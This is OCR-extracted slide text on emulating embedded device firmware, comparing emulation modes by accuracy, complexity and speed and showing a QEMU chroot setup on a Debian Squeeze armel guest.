
Embedded Devices Emulation: Mind the Scalability/Heterogeneity



Embedded Devices Emulation: Mind the Scalability/Heterogeneity



Embedded Devices Emulation: Some modes are challenging



Ideal emulator

Generic system emulator

Userland emulator

No emulator

Perfect emulation

Original FW, original kernel

Original FW with chroot, generic Kernel

Original FW with architectural chroot


Hosted web application

Emulation accuracy

Complexity

Speed

Embedded Devices Emulation: Some modes are challenging



Ideal emulator

Generic system emulator

Userland emulator

No emulator

Perfect emulation

Original FW, original kernel

Original FW with chroot, generic Kernel

Original FW with architectural chroot


Hosted web application

Emulation accuracy


Complexity

Speed

Embedded Devices Emulation: Some modes are challenging



Embedded Devices Emulation:
Some modes are challenging




QEMU System Emulation: Original FW, Generic kernel, Chroot


Ubuntu 14 VM

Linux X86_64 Kernel


QEMU System Emulation:
Original FW, Generic kernel, Chroot


Ubuntu 14 VM
QEMU (Debian Squeeze armel)
Debian Squeeze Userspace
Debian Squeeze armel Linux 2.6 Kernel
Linux X86_64 Kernel

